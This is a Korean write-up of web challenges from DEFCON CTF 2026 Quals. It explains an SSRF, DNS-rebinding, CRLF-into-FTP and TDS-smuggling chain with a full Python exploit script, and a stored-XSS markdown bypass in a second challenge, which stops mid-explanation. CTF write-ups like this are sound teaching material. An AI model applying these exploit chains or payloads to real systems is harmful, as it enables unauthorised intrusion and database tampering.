DEFCON CTF 2026 Quals
DEFCON CTF 2026 Quals
대회 일정
2026-05-23 06:30 ~ 2026-05-25 06:30
대회 후기

The Seoul Sauna Shogunate (RubiyaLab Expeditions + EQST + H-T8 + TPC + NaverCloud) 연합팀 내 RubiyaLab Expedition 팀 소속으로 DEFCON CTF에 참여하였습니다.
대회 당시 팀원들과 오프라인으로 만나 대회를 진행하였고, 최종 7위로 예선을 마무리하였습니다.
Writeup
웹 문제는 총 3문제가 출제되었고, 3개 중 1문제는 Web + Pwnable 문제가 출제되었습니다.
Web + Pwnable 유형의 nodefs 문제를 제외한 나머지 문제에 대해 Write-Up을 작성하였습니다.
Waybird Machine
Waybird Machine은 사용자가 입력한 이미지 URL을 서버가 대신 다운로드하고, ImageMagick identify로 검증한 뒤 /static/scraped/ 아래에 저장하는 웹 서비스입니다.
DB에 숨겨져 있는 flag row의 is_hidden 값을 바꾸면, 인덱스 페이지에 플래그가 반환하게 됩니다.
공격은 다음 취약점들을 연결하는 방식으로 진행됩니다.
- URL validator와
requests의 URL 파싱 불일치 - DNS rebinding
- HTTP Digest 인증 재시도에 큰
username삽입 - pyftpdlib의 긴 line flush 동작을 이용한 FTP command injection
- FTP active mode로 내부 Babelfish TDS 포트에 staged TDS payload 전송
- SQL 실행으로 hidden flag 노출
1. URL Validation Bypass + SSRF (using DNS Rebinding)
이미지 스크랩을 위해 scrape() 함수를 호출하게 되면, URL 검증을 수행하고 URL 요청을 통해 이미지를 가져옵니다.
이때, SSRF 공격을 막기 위해 URL 검증을 수행합니다. 검증 코드는 scraper.py의 _validate_url()입니다.
검증 로직은 다음 순서로 동작합니다.
urllib.parse.urlparse(url)로 URL을 파싱parsed.hostname을 가져온 후,socket.getaddrinfo()로 DNS resolve- resolve된 IP가
127.0.0.0/8,10.0.0.0/8,192.168.0.0/16등 private range에 속하면 차단
ALLOWED_SCHEMES = ["http", "https"]
BLOCKED_NETWORKS = [
    ipaddress.ip_network("127.0.0.0/8"),
    ipaddress.ip_network("10.0.0.0/8"),
    ipaddress.ip_network("172.16.0.0/12"),
    ipaddress.ip_network("192.168.0.0/16"),
    ipaddress.ip_network("169.254.0.0/16"),  # link-local / cloud metadata
    ipaddress.ip_network("::1/128"),
    ipaddress.ip_network("fc00::/7"),
    ipaddress.ip_network("fe80::/10")
]

def _validate_url(url):
    parsed = urlparse(url)
    if parsed.scheme not in ALLOWED_SCHEMES:
        raise ScrapeError(f"Unsupported URL scheme: {parsed.scheme}")

    hostname = parsed.hostname
    if not hostname:
        raise ScrapeError("URL has no hostname")

    try:
        resolved = socket.getaddrinfo(hostname, None)
    except socket.gaierror:
        raise ScrapeError(f"Cannot resolve hostname: {hostname}")

    for family, _, _, _, sockaddr in resolved:
        ip = ipaddress.ip_address(sockaddr[0])

        if isinstance(ip, ipaddress.IPv6Address) and ip.ipv4_mapped is not None:
            ip = ip.ipv4_mapped

        for network in BLOCKED_NETWORKS:
            if ip in network:
                raise ScrapeError("Access to private/internal addresses is not allowed")

    return parsed

def _fetch(url, auth_user, auth_pass):
    try:
        r = requests.get(url, allow_redirects=False)
        if r.status_code == 401:
            r.close()
            auth_header = r.headers.get("WWW-Authenticate", "").lower()
            if "basic" in auth_header:
                r = requests.get(url, auth=HTTPBasicAuth(auth_user, auth_pass), allow_redirects=False)
            elif "digest" in auth_header:
                r = requests.get(url, auth=HTTPDigestAuth(auth_user, auth_pass), allow_redirects=False)
            else:
                raise ScrapeError(f"Unsupported auth method {auth_header}")
        r.raise_for_status()
        return r
    except requests.ConnectionError:
        raise ScrapeError("Could not connect to the server. Check the URL and try again.")
    ...

def scrape(url, auth_user, auth_pass):
    _validate_url(url)

    r = _fetch(url, auth_user, auth_pass)
    ...
_fetch() 함수에서 사용하는 requests.get() 내부 로직을 살펴보면, urllib3.util.parse_url() 함수를 통해 URL을 파싱합니다.
from urllib3.util import parse_url
...
class PreparedRequest(RequestEncodingMixin, RequestHooksMixin):
    def prepare_url(self, url, params):
        ...
        # Support for unicode domain names and paths.
        try:
            scheme, auth, host, port, path, query, fragment = parse_url(url)
URL 검증이 올바르게 동작하는 것처럼 보이지만, 모듈 간 URL 파싱 로직 차이로 인해 SSRF 취약점이 발생합니다.
urllib.parse.urlparse()는 이 URL의 hostname을 1.1.1.1로 봅니다. 따라서 검증 단계에서는 public IP인 1.1.1.1만 검사하고 통과합니다.
이후, _fetch() 함수에서는 requests에 의해 <rebind-host>:21로 요청을 보내게 됩니다.
>>> import urllib.parse
>>> import urllib3.util
urllib.parse.urlparse("http://rebind_host:21\@1.1.1.1")
ParseResult(scheme='http', netloc='rebind_host:21\\@1.1.1.1', path='', params='', query='', fragment='')
>>> urllib3.util.parse_url("http://rebind_host:21\@1.1.1.1")
Url(scheme='http', auth=None, host='rebind_host', port=21, path='/%5C@1.1.1.1', query=None, fragment=None)
2. CRLF Injection in HTTPDigestAuth
scraper.py의 _fetch()는 첫 요청 결과가 401이고 WWW-Authenticate 헤더에 Digest가 있으면, HTTPDigestAuth(auth_user, auth_pass)로 같은 URL을 다시 요청합니다.
def _fetch(url, auth_user, auth_pass):
    try:
        r = requests.get(url, allow_redirects=False)
        if r.status_code == 401:
            r.close()
            auth_header = r.headers.get("WWW-Authenticate", "").lower()
            if "basic" in auth_header:
                r = requests.get(url, auth=HTTPBasicAuth(auth_user, auth_pass), allow_redirects=False)
            elif "digest" in auth_header:
                r = requests.get(url, auth=HTTPDigestAuth(auth_user, auth_pass), allow_redirects=False)
            else:
                raise ScrapeError(f"Unsupported auth method {auth_header}")
        r.raise_for_status()
        return r
    except requests.ConnectionError:
        raise ScrapeError("Could not connect to the server. Check the URL and try again.")
여기서 auth_user는 /scrape form에서 받은 username입니다. 즉, 공격자는 username에 CRLF 구문을 삽입할 수 있게 됩니다.
Authorization: Digest username="<attacker-controlled string>", ...
공격자 callback server는 Digest Authorization 헤더에 CRLF 구문을 삽입하기 위해 첫 요청에 대해 Digest 인증을 요구하는 401 응답을 반환하도록 합니다.
r = (
    b"HTTP/1.1 401 Unauthorized\r\n"
    b'WWW-Authenticate: Digest realm="waybird", nonce="nonce", '
    b'algorithm=MD5, qop="auth"\r\n'
    b"Content-Length: 0\r\n"
    b"Connection: close\r\n\r\n"
)
DNS rebinding과 합치면 다음과 같은 흐름으로 요청이 발생합니다.
- 공격자 callback server에 첫 요청 발생
- 공격자 callback server가
401 Digest응답 반환 - 서버가 Digest Authorization 헤더를 붙여 재요청
- 재요청 시점에 DNS가 내부
127.0.0.1로 바뀜 - Digest Authorization 헤더가 HTTP 서버가 아니라 내부 FTP 서버로 전달됨
3. FTP Command Injection
run-web.sh를 보면 웹 서버 시작 전에 pyftpdlib가 21번 포트에서 실행됩니다.
/web/run-web.sh
python -m pyftpdlib -D --port 21 -w -d /app/app/static/scraped &
pyftpdlib는 command line이 2048 bytes를 넘으면 buffer를 flush합니다.
buflimit = 2048
if self._in_buffer_len > buflimit:
    self.respond_w_warning("500 Command too long.")
    self._in_buffer = []
    self._in_buffer_len = 0
특정 바이트를 초과할 때, 버퍼를 비운다는 점을 활용해 다음과 같이 FTP 명령을 삽입할 수 있습니다.
단, CRLF(\r\n) 문자만 삽입할 경우, USER anonymous가 HTTP 응답 헤더로 인식될 수 있어 탭(\t) 문자를 추가로 넣어줍니다.
FTP 명령은 Digest Authorization 헤더 내 username 값을 통해 다음과 같이 전달되며, FTP 연결이 바로 끊기지 않도록 하기 위해 맨 뒤에 패딩이 포함됩니다.
AAAA....AAAA
USER anonymous\r\n\t
AAAA....AAAA
PASS x\r\n\t
AAAA....AAAA
TYPE I\r\n\t
AAAA....AAAA
PORT 127,0,0,1,5,153\r\n\t
AAAA....AAAA
RETR <staged>.strimg\r\n\t
AAAA....AAAA
STOR tds-xxxx.bin\r\n\t
AAAA....AAAA....AAAA
...
다시 말해, 긴 garbage line은 pyftpdlib의 2048 byte 제한에 걸려 버려지고, 특정 offset에 배치된 명령만 CRLF terminator와 맞물려 실제 command로 처리되도록 맞춥니다.
pyftpdlib 가 input buffer를 flush하는 위치, requests가 만드는 Authorization 헤더의 앞부분 길이, rebind host 길이를 모두 고려해 FTP 명령이 살아남는 위치를 맞춰줍니다.
참고 사항: 환경에 따라 socket read chunk나 pyftpdlib/Python 동작이 달라질 수 있습니다.
REMOTE_OFFSETS = [65536, 131072, 196608, 262144, 327680, 393216]
SELF_HOSTED_OFFSETS = [65536, 131072, 194533, 260069, 289253, 354789]
4. Send Babelfish TDS Payload
FTP 서버의 root 디렉터리와 scraper가 다운로드한 파일을 저장하는 디렉터리 경로가 동일한 것을 확인할 수 있습니다.
따라서 /scrape로 저장한 파일은 FTP 서버에서 바로 RETR로 읽을 수 있습니다.
/app/app/scraper.py
UPLOAD_FOLDER = os.path.join(os.path.dirname(__file__), "app", "static", "scraped")
DB는 Babelfish TDS로 localhost:1433에서 대기합니다. run-web.sh에서도 같은 주소로 DB readiness check를 수행합니다.
pymssql.connect(server='localhost', port=1433, user='babelfish_user', password='12345678')
정리하면 내부에는 다음 두 서비스가 있습니다.
127.0.0.1:21    pyftpdlib FTP server
127.0.0.1:1433  Babelfish TDS server
FTP active mode에서는 client가 PORT h1,h2,h3,h4,p1,p2 명령을 보내면 FTP 서버가 해당 주소로 data connection을 직접 연결합니다. FTP와 TDS 서버가 동일한 network namespace에 존재하므로 연결이 가능합니다.
다음 명령은 FTP 서버에게 127.0.0.1:1433으로 data connection을 열라고 지시합니다.
PORT 127,0,0,1,5,153
# PORT: 5 * 256 + 153 = 1433
즉, FTP control channel만 장악할 수 있으면, FTP 서버를 이용해 Babelfish TDS 포트로 데이터를 보낼 수 있게됩니다.
USER anonymous
PASS x
TYPE I
PORT 127,0,0,1,5,153
RETR <staged>.strimg
STOR <sink>.bin
UPDATE flags SET is_hidden=0
공격자는 이 SQL을 TDS packet 안에 넣어 .strimg 파일로 먼저 stage합니다. 그 뒤 FTP 명령을 실행하면 FTP 서버가 staged file의 내용을 127.0.0.1:1433으로 보냅니다.
PORT 127,0,0,1,5,153
RETR <staged>.strimg
이 포트(1433)는 Babelfish TDS 포트이므로, staged file은 DB 서버 입장에서는 TDS login + SQL batch로 처리됩니다.
결국 다음 흐름에 따라 is_hidden 값을 0으로 설정하는 쿼리문이 실행됩니다.
staged .strimg file
    = TDS PRELOGIN + LOGIN7 + SQL batch
FTP RETR
    -> FTP data connection
    -> 127.0.0.1:1433
Babelfish
    -> UPDATE flags SET is_hidden=0 실행
Babelfish는 PostgreSQL 위에서 Microsoft SQL Server의 TDS 프로토콜을 지원합니다. 따라서, SQL 문자열만 1433 포트로 전송해서는 실행되지 않으며, 정상적인 TDS 연결 순서를 재현해야 합니다.
페이로드는 다음과 같이 구성됩니다.
PRELOGIN + LOGIN7 + SQL Batch(INITIAL_SET_SQL + EXPLOIT_SQL) + NULL padding
- PRELOGIN: TDS 버전, 암호화 설정 등의 연결 정보를 전달합니다.
- LOGIN7: babelfish_user / 12345678 계정으로 인증합니다.
- INITIAL_SET_SQL: pymssql이 연결 직후 전송하는 세션 초기화 SQL을 재현합니다.
- EXPLOIT_SQL: 숨겨진 플래그를 공개 상태로 변경합니다.
SQL 문자열은 TDS SQL Batch 형식에 맞게 UTF-16LE로 인코딩하고, 공격 SQL을 추가한 뒤 TDS packet header의 length 필드를 새 길이로 수정합니다.
packet.extend((";" + SQL).encode("utf-16le"))
packet[2:4] = len(packet).to_bytes(2, "big")
완성된 TDS 페이로드는 먼저 .strimg 파일로 /static/scraped/에 저장합니다. 이후 FTP RETR 명령과 active mode data connection을 이용해 해당 파일을 Babelfish의 127.0.0.1:1433으로 전송합니다.
마지막 NULL padding은 FTP 데이터 연결이 너무 빨리 종료되지 않도록 하여 Babelfish가 SQL Batch를 처리하고 commit할 시간을 확보하기 위해 사용합니다.
공격 흐름
- /scrape에 스테이징 URL 제출 + 공격자 콜백 서버에서 TDS 페이로드 응답
- static/scraped/
.strimg에 TDS 페이로드 저장
- static/scraped/
- /scrape에 rebind URL과 FTP 명령이 포함된 Digest username을 /scrape에 제출
- 웹 서버가 rebind URL 요청 시, 공격자 콜백 서버는 401 Digest 응답 반환
- 웹 서버는 /scrape에서 받은 username으로 Digest Authorization 요청을 생성
- DNS rebinding에 의해 Digest Authorization 헤더가 포함된 최종 요청이 내부 FTP 127.0.0.1:21로 전송
- 내부 pyftpdlib에서 username에 포함된 FTP 명령을 처리
- FTP가 staged TDS 페이로드를 Babelfish 127.0.0.1:1433으로 전송합니다.
PORT 127,0,0,1,5,153
RETR <uuid>.strimg
- FTP가 staged TDS 페이로드를 Babelfish 127.0.0.1:1433으로 전송합니다.
- Babelfish가 SQL을 실행해 flag의 숨김을 해제하고, 메인 페이지에 flag 출력
Exploit Code
#!/usr/bin/env python3
import argparse
import html
import re
import secrets
import socketserver
import threading
import time
from urllib.parse import urljoin

import requests


SQL = "UPDATE flags SET is_hidden=0"

REMOTE_OFFSETS = [65536, 131072, 196608, 262144, 327680, 393216]
SELF_HOSTED_OFFSETS = [65536, 131072, 194533, 260069, 289253, 354789]

def ucs2(text):
    return text.encode("utf-16le")


def tds_packet(packet_type, payload, status=0x01, packet_id=0x01):
    length = 8 + len(payload)
    return (
        bytes([packet_type, status])
        + length.to_bytes(2, "big")
        + b"\x00\x00"
        + bytes([packet_id, 0x00])
        + payload
    )


PRELOGIN_PAYLOAD = (
    # option table: VERSION, ENCRYPTION, INSTOPT, THREADID, MARS, terminator
    bytes.fromhex(
        "00001a0006"
        "0100200001"
        "020021000c"
        "03002d0004"
        "0400310001"
        "ff"
    )
    + bytes.fromhex("090000000000")
    + b"\x00"
    + b"MSSQLServer"
    + bytes.fromhex("00b412000000")
)

PRELOGIN = tds_packet(0x12, PRELOGIN_PAYLOAD, packet_id=0x00)

LOGIN7_BODY = (
    bytes.fromhex(
        "1901000004000074001000000683f2f8b412000000000000e001"
        "001888ffffff360400005e000c0076000e0092000800a2000e00be000900"
        "d0000400d4000a00e8000a00fc000b00eead33aac8ad1201000012010000"
        "1201000000000000"
    )
    + ucs2("cdee43d07940")
    + ucs2("babelfish_user")
    + bytes.fromhex("b6a586a596a5e6a5f6a5c6a5d6a526a5")
    + ucs2("pymssql=2.3.13127.0.0.1")
    + bytes.fromhex("12010000")
    + ucs2("DB-Library")
    + ucs2("us_english")
    + ucs2("birdarchive")
    + bytes.fromhex("0a0100000001ff")
)

LOGIN7 = tds_packet(0x10, LOGIN7_BODY, packet_id=0x00)

INITIAL_SET_SQL = (
    "SET ARITHABORT ON;"
    "SET CONCAT_NULL_YIELDS_NULL ON;"
    "SET ANSI_NULLS ON;"
    "SET ANSI_NULL_DFLT_ON ON;"
    "SET ANSI_PADDING ON;"
    "SET ANSI_WARNINGS ON;"
    "SET ANSI_NULL_DFLT_ON ON;"
    "SET CURSOR_CLOSE_ON_COMMIT ON;"
    "SET QUOTED_IDENTIFIER ON;"
    "SET TEXTSIZE 2147483647;"
)

SQL_BATCH_PAYLOAD_PREFIX = bytes.fromhex(
    "16000000"
    "12000000"
    "02000000"
    "00000000"
    "00000100"
    "0000"
)

SET_BATCH = tds_packet(0x01, SQL_BATCH_PAYLOAD_PREFIX + ucs2(INITIAL_SET_SQL))


class CallbackHandler(socketserver.BaseRequestHandler):
    stage_path = ""
    stage_body = b""
    delay = 1.0
    markers = []
    hits = []

    def handle(self):
        data = bytearray()
        self.request.settimeout(3)
        while b"\r\n\r\n" not in data and len(data) < 12 * 1024 * 1024:
            try:
                chunk = self.request.recv(65536)
            except (TimeoutError, OSError):
                break
            if not chunk:
                break
            data += chunk

        raw = bytes(data)
        line = raw.split(b"\r\n", 1)[0].decode("latin1", "replace")
        has_auth = b"Authorization: Digest" in raw
        CallbackHandler.hits.append((time.time(), line, len(raw), has_auth))

        if has_auth:
            offsets = [raw.find(marker) for marker in CallbackHandler.markers]
            print("[cb] off", offsets, flush=True)

        path = "/"
        parts = line.split(" ")
        if len(parts) >= 2:
            path = parts[1]

        if path == CallbackHandler.stage_path:
            response = (
                b"HTTP/1.1 200 OK\r\n"
                b"Content-Type: application/octet-stream\r\n"
                + f"Content-Length: {len(CallbackHandler.stage_body)}\r\n".encode()
                + b"Connection: close\r\n\r\n"
                + CallbackHandler.stage_body
            )
        else:
            if CallbackHandler.delay > 0:
                time.sleep(CallbackHandler.delay)
            response = (
                b"HTTP/1.1 401 Unauthorized\r\n"
                b'WWW-Authenticate: Digest realm="waybird", nonce="nonce", '
                b'algorithm=MD5, qop="auth"\r\n'
                b"Content-Length: 0\r\n"
                b"Connection: close\r\n\r\n"
            )

        try:
            self.request.sendall(response)
        except OSError:
            pass


class ThreadedServer(socketserver.ThreadingTCPServer):
    allow_reuse_address = True


class Client:
    def __init__(self):
        self.session = requests.Session()

    def request(self, method, url, data=None, timeout=30):
        resp = self.session.request(
            method,
            url,
            data=data,
            allow_redirects=True,
            timeout=timeout,
        )
        resp.raise_for_status()
        return resp.status_code, resp.text

    def try_request(self, *args, **kwargs):
        try:
            return self.request(*args, **kwargs)
        except requests.RequestException as exc:
            return None, str(exc)


def parse_args():
    parser = argparse.ArgumentParser(description="Waybird Machine exploit")
    parser.add_argument("--target", required=True,
                        help="challenge base URL")
    parser.add_argument("--attacker", required=True,
                        help="public attacker IP or host")
    parser.add_argument("--bind", default="0.0.0.0",
                        help="callback bind address")
    parser.add_argument("--port", type=int, default=21,
                        help="callback port")
    parser.add_argument("--offsets", default="self-hosted",
                        help="'remote', 'self-hosted', or comma-separated offsets")
    parser.add_argument("--after", type=int, default=4,
                        help="1u.ms rebind after N times")
    parser.add_argument("--rebind-to", default="127.0.0.1",
                        help="rebind target IP")
    parser.add_argument("--username-len", type=int, default=6 * 1024 * 1024,
                        help="Digest username length")
    parser.add_argument("--padding", type=int, default=1_000_000,
                        help="NUL padding appended to staged TDS payload")
    parser.add_argument("--tries", type=int, default=10,
                        help="number of scrape attempts with one rebind hostname")
    parser.add_argument("--delay", type=float, default=1.0,
                        help="delay before non-stage 401 responses")
    parser.add_argument("--staged", default="",
                        help="reuse an existing staged .strimg filename")
    parser.add_argument("--token", help="custom token for callback/rebind names")
    return parser.parse_args()


def main():
    args = parse_args()
    client = Client()
    token = args.token or secrets.token_hex(4)
    if args.offsets == "remote":
        offsets = REMOTE_OFFSETS
    elif args.offsets == "self-hosted":
        offsets = SELF_HOSTED_OFFSETS
    else:
        offsets = [int(part) for part in args.offsets.split(",") if part.strip()]

    stage_path = f"/stage-{token}.strimg"
    stage_url = f"http://{args.attacker}:{args.port}{stage_path}"
    rebind_host = (
        f"w{token}-make-{args.attacker}-rebindfor45safter{args.after}times-"
        f"{args.rebind_to}-rr-x{token}.1u.ms"
    )
    exploit_url = f"http://{rebind_host}:21\\@1.1.1.1/x.strimg"

    packet = bytearray(SET_BATCH)
    packet.extend((";" + SQL).encode("utf-16le"))
    packet[2:4] = len(packet).to_bytes(2, "big")

    CallbackHandler.stage_path = stage_path
    CallbackHandler.stage_body = PRELOGIN + LOGIN7 + bytes(packet) + b"\0" * args.padding
    CallbackHandler.delay = args.delay
    CallbackHandler.hits = []

    server = ThreadedServer((args.bind, args.port), CallbackHandler)
    thread = threading.Thread(target=server.serve_forever, daemon=True)
    thread.start()

    try:
        print("[*] STAGE_URL:", stage_url, flush=True)
        print("[*] EXPLOIT_URL:", exploit_url, flush=True)

        if args.staged:
            staged_file = args.staged
        else:
            client.request(
                "POST",
                urljoin(args.target.rstrip("/") + "/", "scrape"),
                {"url": stage_url, "username": "", "password": "x"},
                timeout=120,
            )
            _, page = client.request("GET", args.target.rstrip("/") + "/", timeout=30)
            decoded = html.unescape(page)
            idx = decoded.find(stage_url)
            staged_file = ""
            if idx != -1:
                window = decoded[max(0, idx - 3000):idx]
                matches = re.findall(r"scraped/([0-9a-f]{32}\.strimg)", window)
                if matches:
                    staged_file = matches[-1]
            if not staged_file:
                matches = re.findall(r"scraped/([0-9a-f]{32}\.strimg)", decoded)
                if not matches:
                    raise SystemExit("no staged .strimg file found")
                staged_file = matches[0]
        print("[*] file", staged_file, flush=True)

        cursor = 0
        username_bytes = bytearray()
        sink = f"tds-{secrets.token_hex(4)}.bin"
        commands = [
            b"USER anonymous",
            b"PASS x",
            b"TYPE I",
            b"PORT 127,0,0,1,5,153",
            f"RETR {staged_file}".encode(),
            f"STOR {sink}".encode(),
        ]
        CallbackHandler.markers = commands
        prefix = 191 + (len(rebind_host) - len("rb.test"))

        for command, target_offset in zip(commands, offsets):
            position = target_offset - prefix
            if position < cursor:
                raise SystemExit("bad offset configuration")
            username_bytes += b"A" * (position - cursor)
            username_bytes += command + b"\r\n\t"
            cursor = position + len(command) + 3

        if len(username_bytes) > args.username_len:
            raise SystemExit("username payload is longer than --username-len")
        username_bytes += b"A" * (args.username_len - len(username_bytes))
        username = username_bytes.decode()
        print("[*] user", len(username), flush=True)

        for attempt in range(1, args.tries + 1):
            CallbackHandler.hits.clear()
            print("[*] try", attempt, flush=True)

            status, page = client.try_request(
                "POST",
                urljoin(args.target.rstrip("/") + "/", "scrape"),
                {"url": exploit_url, "username": username, "password": "x"},
                timeout=120,
            )
            if status is None:
                print("[!]", page, flush=True)
            else:
                messages = re.findall(r'<span class="flash-text">([^<]+)</span>', page)
                for message in [html.unescape(value) for value in messages]:
                    print("[flash]", message, flush=True)

            time.sleep(1)
            for ts, line, size, has_auth in CallbackHandler.hits:
                marker = " auth" if has_auth else ""
                print(
                    "[cb]",
                    time.strftime("%H:%M:%S", time.localtime(ts)),
                    size,
                    marker,
                    line,
                    flush=True,
                )

            _, page = client.request("GET", args.target.rstrip("/") + "/", timeout=30)
            flags = sorted(set(re.findall(r"[A-Za-z0-9_]+\{[^}<\n\r]{1,240}\}", page)))
            if flags:
                print("\n".join(flags), flush=True)
                return
    finally:
        server.shutdown()
        server.server_close()


if __name__ == "__main__":
    main()
Flag
bbb{w1ngsp4n_is_ab0ut_c0ll3ct1ng_b1rd_sh4ped_fri3nds:1on_ZIPrWzLfl4kw-pP8rcv-RWCyGWb6YCV11yHGZjlqN7lZbBBlIDBVBPDb-WDXX6VQdMldeolmoKQhCNkIysS9mXM}
Bird Blog
Bird Blog는 Fastify 기반 블로그 서비스와 내부 관리자 페이지, 그리고 댓글을 검토하는 Puppeteer bot으로 구성된 웹 문제입니다.
SECRET_KEY가 DB에 저장되어 있어 이를 획득하여 /submit 페이지에 제출하면, 플래그를 반환하게 됩니다.
- 블로그 : 포스팅 된 게시글이 존재하며, 게시글에 댓글 작성이 가능합니다.
- bot : 관리자 페이지에서 미승인 댓글을 확인한 뒤 댓글 상세 페이지를 열어 내용을 확인합니다. 댓글에
cat문자열이 포함되어 있으면 거절하고, 그렇지 않으면 승인합니다.
공격은 다음 취약점들을 연결하는 방식으로 진행됩니다.
- Markdown parser의 Stored XSS
- CSRF +
/configure의 category 처리 과정에서 prototype pollution pg-promiseQueryFile option 오염을 통한 SQL minify 활성화archive.sql.chbs의 SQL injectionposts_id_seq를 oracle로 사용하여SECRET_KEY유출
1. Stored XSS in Markdown Parser
댓글 상세 페이지(/comments/:id/view)에서는 댓글 본문을 Markdown으로 변환해 렌더링합니다.
<div class="comment" id="comment-">
	<div class="meta">
		Posted <time datetime=""></time>
		by
	</div>
	<div class="content"></div>
</div>
/** hbs.mjs */
handlebars.registerHelper("markdown", function (content) {
	return new handlebars.SafeString(markdown(content));
});

/** markdown.mjs */
export function markdown(content) {
	const paragraphs = content.replace(/\r/g, "").split("\n\n");
	return paragraphs.map((paragraph) => `<p>${markdownInline(paragraph)}</p>`).join("");
}
function markdownInline(content) {
content = content.replace(/\n/g, "");
content = content.replace(/[<>&]/g, (char) => `&#${char.charCodeAt(0)};`);
content = content.replace(/[^\x00-\x7F]/ug, (char) => `&#${char.codePointAt(0)};`);
content = content.replace(/(?<!\w)"(?=\w)/g, "“");
content = content.replace(/"/g, "”");
content = content.replace(/(?<!\w)'(?=\w)/g, "‘");
content = content.replace(/'/g, "’");
content = content.replace(/(__|\*\*)((?:(?!\1).)+?)\1/g, (match, p1, p2) => {
return `<strong>${p2}</strong>`;
});
content = content.replace(/(_|\*)((?:(?!\1).)+?)\1/g, (match, p1, p2) => {
return `<em>${p2}</em>`;
});
content = content.replace(/`([^`]+?)`/g, (match, p1) => {
return `<code>${p1}</code>`;
});
content = content.replace(/~~((?:(?!~~).)+?)~~/g, (match, p1) => {
return `<del>${p1}</del>`;
});
content = content.replace(/!\[([^\]]*)\]\((https?:\/\/[a-zA-Z0-9.-]+(?::\d+)?\/[^)]+)\)/g, (match, alt, url) => {
try {
const parsedUrl = new URL(url);
return `<img src="${parsedUrl.href}" alt="${alt}">`;
} catch {
return match;
}
});
content = content.replace(/\[([^\]]+)\]\((https?:\/\/[a-zA-Z0-9.-]+(?::\d+)?\/[^)]+)\)/g, (match, text, url) => {
try {
const parsedUrl = new URL(url);
return `<a href="${parsedUrl.href}">${text}</a>`;
} catch {
return match;
}
});
return content;
}
Markdown parser는 먼저 image markdown을 처리하고, 그 다음 link markdown을 처리합니다.
이 순서를 이용해 다음과 같은 중첩 markdown을 넣을 수 있습니다.
 z](http://x/onerror=PAYLOAD)
먼저 image parser가 alt를 ] 전까지 읽으면서 다음과 같이 변환합니다.
<img src="http://a/b" alt="x [y"> z](http://x/onerror=PAYLOAD)
그 후 남은 [y"> z](http://x/onerror=PAYLOAD) 부분이 link markdown으로 다시 처리됩니다.
<p><img src="http://a/b" alt="x <a href="http://x/onerror=PAYLOAD">y"> z</a></p>
브라우저 HTML parser가 이를 복구하는 과정에서 onerror=PAYLOAD가 img 태그에 붙게 되고, Stored XSS가 발생합니다.
<p><img src="http://a/b" alt="x <a href=" http:="" x="" onerror="PAYLOAD"">y"> z</p>
2. XSS Payload + Bot Blacklist Bypass
관리자 페이지에서 미승인 댓글을 확인한 뒤 댓글 상세 페이지를 열어 내용을 확인합니다.
댓글에 cat 문자열이 포함되어 있으면 거절하고, 그렇지 않으면 승인합니다.
async function checkComments() { // returns whether or not to immediately check again
	return await withBrowser(async (browser) => {
		const moderationPage = await browser.newPage();
		await moderationPage.goto(`${CONFIG_HOST}/comments`, { waitUntil: "networkidle0" });

        ...
        const commentHTML = await evaluateWithTimeout(commentPage, () => document.querySelector(".comment")?.innerHTML ?? "");

        if (commentHTML.includes("cat")) {
			console.log("All of this talk of cats will scare my readers, rejecting comment");
			await reject();
			return true;
		} else {
    		console.log("Thanks for not talking about cats, approving comment");
			await approve();
			return true;
		}

        ...
    });
}
공격자가 location=javascript: 구문을 포함하여 스크립트를 실행하려고 한다면, cat 문자열이 포함되어 있어 댓글이 승인되지 않습니다.
